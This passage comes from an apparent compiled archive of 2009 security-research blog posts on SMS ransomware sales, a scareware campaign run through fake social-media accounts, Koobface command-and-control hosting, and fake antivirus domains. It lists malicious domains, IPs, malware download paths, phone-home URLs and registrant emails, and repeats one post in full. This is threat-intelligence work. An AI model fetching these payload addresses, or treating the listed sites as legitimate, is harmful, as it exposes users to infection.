13. http://blog.fireeye.com/research/2009/06/killing-the-beastpart-ii.html

14. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

15. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

16. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

17. http://ddanchev.blogspot.com/2009/05/dissecting-swine-flu-black-seo-campaign.html

18. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

19. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with.html

20. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

21. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

22. http://ddanchev.blogspot.com/2009/06/fake-web-hosting-provider-front-end-to.html

23. http://ddanchev.blogspot.com/

1268



4th SMS Ransomware Variant Offered for Sale (2009-07-16 18:48)

Locking down an infected Windows-based host and demanding a premium rate SMS message for the unlock code

([1]SMS Ransomware Source Code Now Offered for Sale; [2]New ransomware locks PCs, demands premium SMS for

removal; [3]3rd SMS Ransomware Variant Offered for Sale), is slowly [4]becoming a trend, that despite its current geographical prevalence evident in Russia, it could easily become an international issue due to the [5]cost-effective localization services available on demand these days.

Yet another SMS-based ransomware variant is offered for sale ($10), making this the 3rd such variant available for purchase during the past couple of months. The author appears to be a Moscow-based opportunist, clearly interested in making a quick buck and lacking any long-term ambitions - at least for the time being. Despite that the message and the visual interface can be changed on request, the default version is once again insisting that Microsoft locked down this copy of Windows because it detected it as pirated copy, and in order to unlock it the user has to send an SMS in order to receive the unlock code.

What bothers me is not the potential "spread-ibility" of his campaigns that is if he turns into a user of his own code, but how easily and cost-effectively his customers can push the ransomware to a huge number of already infected malware hosts.

This post has been reproduced from [6]Dancho Danchev’s blog.

1269

1. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

2. http://blogs.zdnet.com/security/?p=3197

3. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

4. http://ddanchev.blogspot.com/2009/07/legitimate-software-typosquatted-in-sms.html

5. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

6. http://ddanchev.blogspot.com/

1270



From Ukraine with Bogus Twitter, LinkedIn and Scribd Accounts (2009-07-16 22:57)

Could a dysfunctional abuse department facilitate cybercrime? Appreciate my rhetoric with an emphasis on Layered Technologies, Inc.

Exactly one month ago, [1]the Ukrainian gang that I've been extensively monitoring due to their apparent involvement in literally each and every malware campaign targeting Web 2.0 properties – that's of course next to

[2]the Koobface connection in general – intensified their [3]automatic abuse of Twitter, Scribd and LinkedIn using plain simple social engineering tactics.

1271





Since the campaign seems to be ongoing, it’s time to spill some coffee on their latest scareware domains, see how the campaign’s quality degraded upon notifying the affected parties, and emphasize on the fact that since Layered Technologies, Inc. abuse department wasn’t available for comment prior to this post, the Ukrainian "fan club"

continues using their services.

Bogus Twitter accounts serving scareware part of their campaign:

twitter .com/carmenelectrapn

twitter .com/LilKimUncensord

1272



twitter .com/KimKardashian11

twitter .com/KateWinsletNude

twitter .com/DeniseRichardsK

twitter .com/KendraWilkinso1

twitter .com/CHristinaRicciN

twitter .com/Shakira _nude

twitter .com/BritneySpears11

twitter .com/PamelaAnderson0

twitter .com/kimkardashian3

twitter .com/BritneySpearse

twitter .com/LindsayLohannn

twitter .com/KatieHolmesNud

twitter .com/LilKimUncensord

twitter .com/britneyspearst

twitter .com/LindsayLohanee

twitter .com/JenniferLovew

twitter .com/AnnaFarisNnude

twitter .com/MileyCyrusnud

twitter .com/carmenelectrasx

twitter .com/adulttrishstrat

1273



As in previous campaign, their redirectors continue working – excluding ***oymomahon .com*** *which is down – and serving newly typosquatted scareware domains. For instance* ***showmealltube .com/fathulla/13.html*** *(64.92.170.135; 216.32.83.110) which is exclusively used on all the bogus accounts redirects to* ***myhealtharea .cn/in.cgi?14***

(64.92.170.135; 216.32.83.110), again Layered Technologies, Inc.

The same goes for the second domain, ***delshikandco .com/paqi-video/30.html*** *(216.32.83.104) Email:*

alexeyvas@safe-mail.net ([4]multiple scareware domains registered under the same email) as well as [5]an-

other redirector maintained by them used in previous campaign, ***ntlligent .info/tds/in.cgi*** *(72.232.163.171) also both hosted at Layered Technologies, Inc..*

1274



The new scareware domains used in the first redirection:

nusecurityshields .com *- 91.213.29.252 - [6]FakeAlert-WinwebSecurity.gen*

besecurepctrue .com

wesecurepcs .com

securityverpcs .com

allsecuredpcshields .com

myrealsecuritys .com

realsecurityspot .com

allentruesecurity .com

The second redirection leads to ***thetubesmovie .com/xplaymovie.php?id=40012*** *- 216.240.143.7 - Email:*

queeziegl@gmail.com where onlinemovies.40012.exe ([7]Trojan.Crypt.ZPACK.Gen) is served, which upon exe-

cution phones back to ***myart-gallery .com/senm.php?data=*** *(64.27.5.202) Email: jnthndnl@gmail.com;* ***robert-art***

.com/senm.php?data= *(66.199.229.229) Email: robesha@gmail.com; and* ***superarthome .com/senm.php?data=***

(216.240.146.119) Email: chucjack@gmail.com. Yet another redirector at ***showmeall-tube-xx .com/xtube.htm*** *-*

78.159.98.70 - Email: crashtestdanger@mail.ru attempts to download more scareware from ***showmeall-tube-xx***

.com/setup.exe *- [8]Trojan:Win32/Winwebsec.*

Parked on 216.240.143.7 are also:

go-go-tube.com - *Email: consanch@gmail.com*

thetubesmovie.com *- Email: queeziegl@gmail.com*

1275



tubessite.com *- Email: roberkimb@gmail.com*

besttubetech.com *- Email: tashcham@gmail.com*

supertubetop.com *- Email: queeziegl@gmail.com*

yourtubetop.com - *Email: tashcham@gmail.com*

greattubetop.com *- Email: roberkimb@gmail.com*

fllcorp.com

my-tube-dot.com - *Email: consanch@gmail.com*

The newly registered Scribd and LinkedIn accounts also point to these very same domains. Bogus Scribd accounts –

approximately a thousand – participating in the campaign:

scribd .com/Eva _Mendes %20naked

scribd .com/Kim _Kardashian %20sex %20tape %20free

scribd .com/Nude %20wrestling

scribd .com/KimKardashianSex %20Tape

scribd .com/BritneySpears %20Sex %20Tape

scribd .com/HollyMadison _Naked

scribd .com/Free %20Animal %20Sex %20Videos

scribd.com/BritneySpearsCircus

scribd .com/Emma %20Watson %20kissingsomeone

scribd .com/Paris %20Hilton %20 %20sex %20tape

scribd .com/Ellen %20degeneresgay

scribd .com/Gallery %20of %20Lindsay _Lohan

scribd .com/Amy _Smart %20nude

scribd .com/Stacy _Keibler %20in %20a %20bikini

1276



scribd .com/Jennifer %20Aniston %20sexiest1

scribd .com/HelenMirren %20nudity

scribd .com/Vida _Guerra %20butt

scribd .com/Paris %20Hilton %20in %20bed

scribd .com/Paris %20Hilton %20sex %20video

scribd .com/Paris %20Hilton %20 %20movie

scribd .com/ParisHiltonnaked1

scribd .com/Jessica %20Rabbitadult

scribd .com/Maria _Kanellis %20playboy

scribd .com/Anna _Nicole _uncensored

scribd .com/Kim+Kardashian %20sex %20video

scribd .com/keeleyhazellsextape

scribd .com/Britney-Spears-womanizer2

scribd .com/BRITNEY %20SPEARS %20DESNUDA %201

scribd.com/Age %20of %20EmmaWatson

scribd .com/JenniferLopez %20desnuda

scribd .com/BritneySpears %20comix

scribd .com/MUJERES %20NEGRAS %20DESNUDAS %201

scribd .com/John %20Cena's %20 %20dick

scribd .com/Hilary %20Duff %20naked %201



scribd .com/MaribelGuardia %20desnuda

scribd .com/Jessica %20Simpsonnude

scribd .com/Amanda-Bynes-nip-slip1

scribd .com/Tara-Reid-desnuda1

scribd .com/Jessica %20Albanude

scribd .com/Mujeres %20famosas %20 %20desnudas

scribd .com/AngelinaJolie %20Naked

scribd .com/Lindsay _Lohan %20naked

scribd .com/Niurka _Marcos %20desnuda

scribd .com/FOTOS %20DE %20MARIBEL %20GUARDIA %20DESNUDA

scribd .com/INGRID %20CORONADO %20DESNUDA %201

scribd .com/NINEL %20CONDE %20DESNUDA1

1278



scribd .com/Paris %20Hilton %20movie %201

scribd .com/Free %20Kim %20Kardashian %20 %20Sex %20 %20Tape

scribd .com/Pamela %20anderson %20nude

scribd .com/Vanessa-Williams-Penthouse-pictorial2

scribd .com/Natalie %20Portman %20sunbathing %201

scribd .com/Anne %20Hathaway %20naked %201

scribd .com/Stacy _Keibler %20nude

scribd .com/Scarlett _Johansson %20galleryx

1279



Bogus LinkedIn accounts participating in the campaign:

linkedin .com/pub/anneliese-van-der-pol-nude/14/150/371

linkedin .com/pub/disney-s-raven-symone-nude/14/150/604

linkedin .com/pub/jennifer-love-hewitt/13/ab6/396

linkedin .com/pub/free-nude-celebs/14/6b/65b

linkedin .com/in/nudetubee

linkedin .com/in/nudepics2

linkedin .com/in/freenudecelebrities1

linkedin .com/in/nudecelebrities1

linkedin .com/in/nudephotos1

linkedin .com/pub/nude-art/14/6b/6a

The statistics from two of the bit.ly URLs showcase how the campaign scaled due to the number of bogus ac-

counts, and they virtually disappeared upon notifying the affected parties which removed the accounts in less than an hour. The gang keeps making a point that I made a while ago - a single group can dominate the entire Web 2.0

threatscape, automatically if they want to.

This post has been reproduced from [9]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

2. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

3. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

4. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

6.

http://www.virustotal.com/analisis/49f8ac4364da6e2257cd8460f81aa1d8065d40b10c84069b56efccf7c0b74f84-1247680720

7.

http://www.virustotal.com/analisis/27ad4a8657e529984925cd214e3ec39e3e8a7cc0b10407783a2c934537f444e2-1247601280

73746

8.

http://www.virustotal.com/analisis/e1c8322997d927b9736bba975db81afda38b992a5138d73e010fe246d5c9c818-12476

73596

9. http://ddanchev.blogspot.com/

1281



Koobface - Come Out, Come Out, Wherever You Are (2009-07-22 11:09)

UPDATE2:** New binaries are hosted at **web.reg .md/1/[1]pdrv.exe**; **web.reg .md/1/[2]pp.10.exe** and at **web.reg

***.md/1/[3]fb.49.exe**.*

***UPDATE:** The Koobface gang is [4]upgrading the command and control infrastructure in response to the positive ROI out of the takedown activities. This of course doesn't mean that enough evidence on "who's who" behind Koobface and a huge percentage of the currently active malware campaigns targeting Web 2.0 properties hasn't been*

gathered already.

1282





Especially now that it's apparent we know each other's names. A recent Koobface update includes the following message: (thanks to TrendMicro for pinging me) :

We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,

researches and documentation for our software.

The ROI of several abuse notices during the weekend, quick response from [5]China's CERT which took care of ***61.235.117.71*** *(thanks Patrick!), and Oc3 Networks & Web Solutions Llc abuse team which took care of the Koobface activity at* ***98.143.159.138*** *–* ***cgpay-re-230609 .com*** *still responds to the IP – looks pretty positive and managed to 1283*



increase the opportunity cost for the Koobface gang since it caused them some troubles during the weekend.

With [6]Koobface worm's Twitter campaign currently in a stand by mode due to the publicity it attracted, as well as the fact that the central redirection points used in the campaign are down, let's assess the current Koobface hosting infrastructure, with an emphasis on [7]UKSERVERS-MNT (AS42831) which stopped responding to abuse

notifications as of Sunday.

How did the Koobface gang/fan club responded to the downtime anyway? By introducing several new domains, and parking them at ***78.110.175.15*** *- [8]UKSERVERS-MNT (AS42831), whose abuse department remains unreachable ever since.*

1284



*Following the first abuse notice sent to UKSERVERS-MNT the company temporarily closed the account (**78.110.175.15**) of the "customer", then brought it back online. Asked why, they responded that the "customer" claimed he's been compromised and that he needs to clean up the mess and secure the server. In reality that means " give us some time to smoothly update DNS records and migrate operations now that all of our command and control locations are offline".*

Since they presumed I don't take lying personally, half an hour later I checked again and the Koobface com-

mand and control servers were operational again. The company forwarded the responsibility to the customer and said they closed down the account.

1285



*However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked at the same IP, which remains active - **zaebalinax .com** Email: krotreal@gmail.com - 78.110.175.15 - in particular **zaebalinax***

***.com/the/?pid=14010** which is redirecting to the Koobface botnet. Two more domains were also registered and parked there, **u15jul .com** and **umidsummer .com** - Email: 2009polevandrey@mail.ru which remain in stand by mode at least for the time being.*

*Upon execution the Koobface binary phones back to **upr0306 .com/achcheck.php**; **upr0306 .com/ld/gen.php***

(78.110.175.15) and attempts to download ***upload.octopus-multimedia .be/1/pdrv.exe****;*

upload.octopus-

multimedia .be/1/pp.10.exe*.*

UKSERVERS-MNT (AS42831) is also known with its connections to ***gumblar.cn*** *malware campaigns, as well as having hosted a domain (****supernerd.org****) part of a [9]Photobucket malvertising campaign.*

Related posts:

[10]Dissecting Koobface Worm's Twitter Campaign

[11]Dissecting the Koobface Worm's December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/fd92d6bcd6322d1d279454f10acc99f30395c9825989a43a267a586bd000f5c2-1248699948

2.

http://www.virustotal.com/analisis/c30bf906ff6f9c1b7c2b4469c25f280eb45dddecefb7926584c456d74d1d10ec-1248699993

3.

http://www.virustotal.com/analisis/cd9706c08442a239e5568fd18d973dabbfd51a997329a5c9eda3cb1c2ac0fb92-12487

00053

4. http://blog.trendmicro.com/new-koobface-upgrade-makes-it-takedown-proof/

5. http://www.cert.org.cn/english_web/overview.htm

1286

6. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

7. http://www.ukservers.com/

8. http://www.google.com/safebrowsing/diagnostic?site=AS:42831

9. http://msmvps.com/blogs/spywaresucks/archive/2008/11/18/1654421.aspx

10. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

1287



Koobface - Come Out, Come Out, Wherever You Are (2009-07-22 11:09)

UPDATE2: *New binaries are hosted at* ***web.reg .md/1/[1]pdrv.exe****;* ***web.reg .md/1/[2]pp.10.exe*** *and at* ***web.reg***

.md/1/[3]fb.49.exe*.*

UPDATE: *The Koobface gang is [4]upgrading the command and control infrastructure in response to the positive ROI out of the takedown activities. This of course doesn't mean that enough evidence on "who's who" behind Koobface and a huge percentage of the currently active malware campaigns targeting Web 2.0 properties hasn't been*

gathered already.

1288





Especially now that it's apparent we know each other's names. A recent Koobface update includes the following message: (thanks to TrendMicro for pinging me) :

We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) for the help in bug fixing,

researches and documentation for our software.

The ROI of several abuse notices during the weekend, quick response from [5]China's CERT which took care of ***61.235.117.71*** *(thanks Patrick!), and Oc3 Networks & Web Solutions Llc abuse team which took care of the Koobface activity at* ***98.143.159.138*** *–* ***cgpay-re-230609 .com*** *still responds to the IP – looks pretty positive and managed to 1289*



increase the opportunity cost for the Koobface gang since it caused them some troubles during the weekend.

With [6]Koobface worm's Twitter campaign currently in a stand by mode due to the publicity it attracted, as well as the fact that the central redirection points used in the campaign are down, let's assess the current Koobface hosting infrastructure, with an emphasis on [7]UKSERVERS-MNT (AS42831) which stopped responding to abuse

notifications as of Sunday.

How did the Koobface gang/fan club responded to the downtime anyway? By introducing several new domains, and parking them at ***78.110.175.15*** *- [8]UKSERVERS-MNT (AS42831), whose abuse department remains unreachable ever since.*

1290



*Following the first abuse notice sent to UKSERVERS-MNT the company temporarily closed the account (****78.110.175.15****) of the "customer", then brought it back online. Asked why, they responded that the "customer" claimed he's been compromised and that he needs to clean up the mess and secure the server. In reality that means " give us some time*

to smoothly update DNS records and migrate operations now that all of our command and control locations are offline".

Since they presumed I don't take lying personally, half an hour later I checked again and the Koobface com-

mand and control servers were operational again. The company forwarded the responsibility to the customer and said they closed down the account.

1291



However, what the Koobface gang did was to register a new domain and use it as Koobface C &C again parked at the same IP, which remains active - ***zaebalinax .com*** *Email: krotreal@gmail.com - 78.110.175.15 - in particular* ***zaebalinax***

.com/the/?pid=14010 *which is redirecting to the Koobface botnet. Two more domains were also registered and parked there,* ***u15jul .com*** *and* ***umidsummer .com*** *- Email: 2009polevandrey@mail.ru which remain in stand by mode at least for the time being.*

Upon execution the Koobface binary phones back to ***upr0306 .com/achcheck.php****;* ***upr0306 .com/ld/gen.php*** *(78.110.175.15) and attempts to download* ***upload.octopus-multimedia .be/1/pdrv.exe****;*

upload.octopus-

multimedia .be/1/pp.10.exe*.*

UKSERVERS-MNT (AS42831) is also known with its connections to ***gumblar.cn*** *malware campaigns, as well as*

*having hosted a domain (**supernerd.org**) part of a [9]Photobucket malvertising campaign.*

Related posts:

[10]Dissecting Koobface Worm's Twitter Campaign

[11]Dissecting the Koobface Worm's December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev's blog.

1.

http://www.virustotal.com/analisis/fd92d6bcd6322d1d279454f10acc99f30395c9825989a43a267a586bd000f5c2-1248699948

2.

http://www.virustotal.com/analisis/c30bf906ff6f9c1b7c2b4469c25f280eb45dddecefb7926584c456d74d1d10ec-1248699993

3.

http://www.virustotal.com/analisis/cd9706c08442a239e5568fd18d973dabbfd51a997329a5c9eda3cb1c2ac0fb92-1248700053

4. http://blog.trendmicro.com/new-koobface-upgrade-makes-it-takedown-proof/

5. http://www.cert.org.cn/english_web/overview.htm

1292

6. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

7. http://www.ukservers.com/

8. http://www.google.com/safebrowsing/diagnostic?site=AS:42831

9. http://msmvps.com/blogs/spywaresucks/archive/2008/11/18/1654421.aspx

10. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

1293



A Diverse Portfolio of Fake Security Software - Part Twenty Three (2009-07-27 17:59)

Part twenty three of the diverse portfolio of fake security software series, will once again summarize the scareware

domains currently in circulation, delivered through the usual channels - blackhat SEO, compromises of legitimate web sites, comment spam and bogus adult web sites, with an emphasis on a yet another bogus company acting as a front-end to an affiliate network - ***AK Network Commerce Ltd****.*

Scareware remains the dominant monetization tactic applied by cybercriminals automatically abusing Web 2.0

properties.

1294



The latest scareware domains are as follows:

scanyourcomputeronlinev1 .com *- 78.46.251.41; 83.133.126.155; 91.212.107.5; 94.102.48.29; 78.46.251.41 - Email: info@chinainindia.org.in*

promalwarescannerv2 .com *- Email: info@researchcmr.com*

spywarefolderscannerv2 .com *Email: willpan@glamoxcon.com*

antivirusscannerv10 .com *- Email: mohammed32@yahoo.com*

scanyourcomputeronlinev1 .com *- Email: info@chinainindia.org.in*

folder-antivirus-scanv1 .com *- Email: info@duebamet.com*

personalfolderscanv2 .com *- Email: hfbeauty@yahoo.com*

spywarefolderscannerv2 .com *- Email: willpan@glamoxcon.com*

privatevirusscannerv2 .com *- Email: hfbeauty@yahoo.com*

secure-antivirus-scanv3 .com *- Email: info@duebamet.com*

bestfoldervirusscanv3 .com *- Email: alfonso-li@sohun.com*

antispyware-scannerv3 .com *- Email: willpan@glamoxcon.com*

liveantimalwarescannerv3 .com *- Email: hongkong@campusparis.org*

onlinespywarescannerv3 .com *- Email: Peng@pradac.cn*

onlineantivirusscanv4 .com *- Email: Peng@pradac.cn*

onlineantispywarescanv6 .com *- Email: czoao@hotmail.com*

antivirus-scannerv6 .com *- Email: paul.smith@acdc.cn*

antivirusonlinescanv9 .com *- Email: info@chinainindia.org.in*

antimalwarescannerv9 .com *- Email: mohammed32@yahoo.com*

1295



antispywarescannerv9 .com *- Email: mohammed32@yahoo.com*

bestcomputerscanv7 .com *- Email: cgrenier@reclamation.com*

in5id .com *- 67.212.71.196 - Email: getoony@gmail.com*

goscantune .com *- Email: canrcnad@gmail.com*

in5ch .com *- Email: getoony@gmail.com*

goscanback .com *- Email: alcnafuch@gmail.com*

goscanlook .com *- Email: chinrfi@gmail.com*

gotunescan .com *- Email: canrcnad@gmail.com*

gofatescan .com *- Email: alcnafuch@gmail.com*

gobackscan .com *- Email: alcnafuch@gmail.com*

goparkscan .com *- Email: canrcnad@gmail.com*

in5st .com *- Email: getoony@gmail.com*

gagtemple .info *- Email: tiermity@gmail.com*

strelyk .info *- Email: tiermity@gmail.com*

mixsoul .info *- Email: tiermity@gmail.com*

1296



loacher .info *- Email: tiermity@gmail.com*

unvelir .info *- Email: tiermity@gmail.com*

lendshaft .info *- Email: tiermity@gmail.com*

goironscan .com *- 209.44.126.152 - Email: aloxier@gmail.com*

metascan4 .com *- Email: exmcon@gmail.com*

notescan4 .com *- Email: exmcon@gmail.com*

genscan4 .com *- Email: exmcon@gmail.com*

scanlist6 .com *- Email: exmcon@gmail.com*

goscanpark .com *- Email: exmcon@gmail.com*

gobackscan .com *- Email: exmcon@gmail.com*

gomapscan .com *- Email: exmcon@gmail.com*

scan4gen .com *- Email: exmcon@gmail.com*

namearra .info *- Email: stnorvel@gmail.com*

xtraroom .info *- Email: stnorvel@gmail.com*

sundalet .info *- Email: stnorvel@gmail.com*

1297

privacy-centre .org *- 89.208.136.91 - Email: acapz@freebbmail.com*

prvacy-centre .org *- Email: acapz@freebbmail.com*

privacy-centar .org *- Email: acapz@freebbmail.com*

prvacy-centar .org *- Email: acapz@freebbmail.com*

privacy-ceter .org *- Email: acapz@freebbmail.com*

prvacy-ceter .org *- Email: acapz@freebbmail.com*

privacy-center .org *- Email: acapz@freebbmail.com*

prvacy-center .org *- Email: acapz@freebbmail.com*

privacy-centor .org *- Email: acapz@freebbmail.com*

privacy-centr .org *- Email: acapz@freebbmail.com*

prvacy-centr .org *- Email: acapz@freebbmail.com*

pcenter56 .com

privacyupdate447 .com *- Email: prv54@lycos.com*

pcenter57 .com

personalonlinescanv3 .com *- 78.46.251.41 - Email: vms@hellofm.in*

antivirusfolderscanv5. com *- Email: Bush.Mussar@yahoo.com*

antivirusfolderscannerv5 .com *- Email: Bush.Mussar@yahoo.com*

privatevirusscannerv5 .com *- Email: cs@pakoil.com.pk*

antivirusforcomputrerv5 .com *- Email: Bush.Mussar@yahoo.com*

spywarefastscannerv6 .com *- Email: cs@pakoil.com.pk*

antimalwarescanv7 .com *- Email: Bush.Mussar@yahoo.com*

antimalwareproscannerv8 .com *- Email: Bush.Mussar@yahoo.com*

antimalwareproscannerv9 .com *- Email: Bush.Mussar@yahoo.com*

antivirusscannerv9 .com *- Email: Bush.Mussar@yahoo.com*

advanedspywarescan .com *- Email: xors678@freebbmail.com*

securedvirusscan .com *- Email: adsff@freebbmail.com*

secured-virus-scanner .com *- Email: adsff@freebbmail.com*

free-spyware-cleaner .com *- 212.117.160.18 - Email: robertsimonkroon@gmail.com*

free-spyware-checker .org *- Email: robertsimonkroon@gmail.com*

fast-spyware-cleaner .org *- Email: robertsimonkroon@gmail.com*

clean-pc-now .org *- Email: robertsimonkroon@gmail.com*

spyware-scaner .com *- Email: robertsimonkroon@gmail.com*

free-spyware-cleaner .com *- Email: robertsimonkroon@gmail.com*

free-tube-orgasm .net *- Email: robertsimonkroon@gmail.com*

free-spyware-cleaner .net *- Email: robertsimonkroon@gmail.com*

clean-pc-now .net *- Email: robertsimonkroon@gmail.com*

spyware-killer .biz *- Email: robertsimonkroon@gmail.com*

1298



protectionsystemlab .com *- 89.149.254.174; 91.212.198.36*

ez-scanner-online .com

smart-antivirus-online .com

uptodatesystem .com

checks-files-now .com

download-filez-now .us

files-download-now .net

check-files-now .net

antispyware2009 .com *- 75.125.241.58*

remover .org

antispyware .com

regsweep .com

registryclear .com

adwarebot .com

cleanmalwarefree .com *- 218.93.205.244 - Email: IvanMaltzev@gmail.com*

killlabs .com *- Email: ad6@safe-mail.net*

cleanmalwarefast .com *- Email: ad6@safe-mail.net*

cleanmalwareeasy .com *- Email: ad6@safe-mail.net*

1299



adware-2010 .com *- 67.211.161.49*

adware-2009.comantispyware2013 .com *- 98.124.199.1; 98.124.198.1*

antispyware2012 .com

securityscanweb .com *- 209.44.126.22 - Email: Gerald.A.Flowers@trashymail.com*

securitytestavailable .com *- 209.44.126.81 - Email: Roy.M.Tucker@pookmail.com*

liveantivirusinfov2 .com *- 78.47.132.222; 78.47.172.69 - Email: cgrenier@reclamation.com*

antivirus-scannerv9 .com *- Email: paul.smith@acdc.cn*

purchuaseonlinedefence .com *- 78.47.91.154 - Email: jenny@allbestmarine.com.sg*

purchuaseliveprotection .com *- Email: jenny@allbestmarine.com.sg*

windowssecurityinfo .com *- 83.133.123.113 - Email: arziw12@freebbmail.com*

antimalwarescanner-v2 .com *- Email: tareen@yahoo.com*

maliciousbaseupdates .com *- Email: freight@beds.com*

ieprotectionlist .com *- Email: vanmullem@yahoo.com*

personalcleaner2009 .com *- 88.208.19.4 - Email: personalcleaner2009.com@liveinternetmarketingltd.com* ***ak-networkcommerce .com*** *- Email: ak-networkcommerce.com@liveinternetmarketingltd.com*

pc-antimalwaresuite .com *- Email: pc-antimalwaresuite.com@liveinternetmarketingltd.com*

basepayment .com *- Email: basepayment.com@liveinternetmarketingltd.com*

1300

Sampled malware phones back to ***od32qjx6meqos .cn/ua.php****, more phone back locations are also parked there:*

0ni9o1s3feu60 .cn *- 220.196.59.23 - Email: robertsimonkroon@gmail.com*

mf6gy4lj79ny5 .cn *- Email: robertsimonkroon@gmail.com*

84u9wb2hsh4p6 .cn *- Email: robertsimonkroon@gmail.com*

7bs5nfzfkp8q8 .cn *- Email: robertsimonkroon@gmail.com*

kt4lwumfhjb7a .cn *- Email: robertsimonkroon@gmail.com*

q2bf0fzvjb5ca .cn *- Email: robertsimonkroon@gmail.com*

rncocnspr44va .cn *- Email: robertsimonkroon@gmail.com*

t1eayoft9226b .cn *- Email: robertsimonkroon@gmail.com*

4go4i9n76ttwd .cn *- Email: robertsimonkroon@gmail.com*

kzvi4iiutr11e .cn *- Email: robertsimonkroon@gmail.com*

hxc7jitg7k57e .cn *- Email: robertsimonkroon@gmail.com*

mt3pvkfmpi7de .cn *- Email: robertsimonkroon@gmail.com*

fyivbrl3b0dyf .cn *- Email: robertsimonkroon@gmail.com*

z6ailnvi94jgg .cn *- Email: robertsimonkroon@gmail.com*

p7keflvui9fkl .cn *- Email: robertsimonkroon@gmail.com*

f1uq1dfi3qkcm .cn *- Email: robertsimonkroon@gmail.com*

p0umob9k2g7mp .cn *- Email: robertsimonkroon@gmail.com*

7zju2l82i2zhz .cn *- Email: robertsimonkroon@gmail.com*

1301



*One of the latest front-ends to scareware affiliate networks is AK Network Commerce Ltd (**ak-networkcommerce***

***.com**) :*

" Implementing latest anti-hacker technology based on expert and user reviews AK Network Commerce Ltd enables hacker-proof defense, blocks unauthorized access to your private information, and hides your identity. Having combined latest features of cutting-edge privacy protection technologies our knowledgeable team designed products to easily and effectively fight perilous cyber attempts. Thorough selection and step-by-step application of elements and tools required for comprehensive protection of your personal data helped us achieve success and become

industry leading representatives. We did our best to prove that the time has come to leave behind worries about private data theft. "

The company is the very latest attempt of a bogus company to build legitimacy into their " latest anti-hacker technology". Meanwhile, the blacklisting , sample distribution, and shutting down the scareware domains not only undermines the effectiveness of their largely centralized malware campaigns, costs them missed revenue projections, but also, it increases the opportunity costs for the gang.

Related posts:

[1]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[2]A Diverse Portfolio of Fake Security Software - Part Twenty One

[3]A Diverse Portfolio of Fake Security Software - Part Twenty

[4]A Diverse Portfolio of Fake Security Software - Part Nineteen

1302

[5]A Diverse Portfolio of Fake Security Software - Part Eighteen

[6]A Diverse Portfolio of Fake Security Software - Part Seventeen

[7]A Diverse Portfolio of Fake Security Software - Part Sixteen

[8]A Diverse Portfolio of Fake Security Software - Part Fifteen

[9]A Diverse Portfolio of Fake Security Software - Part Fourteen

[10]A Diverse Portfolio of Fake Security Software - Part Thirteen

[11]A Diverse Portfolio of Fake Security Software - Part Twelve

[12]A Diverse Portfolio of Fake Security Software - Part Eleven

[13]A Diverse Portfolio of Fake Security Software - Part Ten

[14]A Diverse Portfolio of Fake Security Software - Part Nine

[15]A Diverse Portfolio of Fake Security Software - Part Eight

[16]A Diverse Portfolio of Fake Security Software - Part Seven

[17]A Diverse Portfolio of Fake Security Software - Part Six

[18]A Diverse Portfolio of Fake Security Software - Part Five

[19]A Diverse Portfolio of Fake Security Software - Part Four

[20]A Diverse Portfolio of Fake Security Software - Part Three

[21]A Diverse Portfolio of Fake Security Software - Part Two

[22]Diverse Portfolio of Fake Security Software

This post has been reproduced from [23]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

2. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

5. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

7. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

8. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

11. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

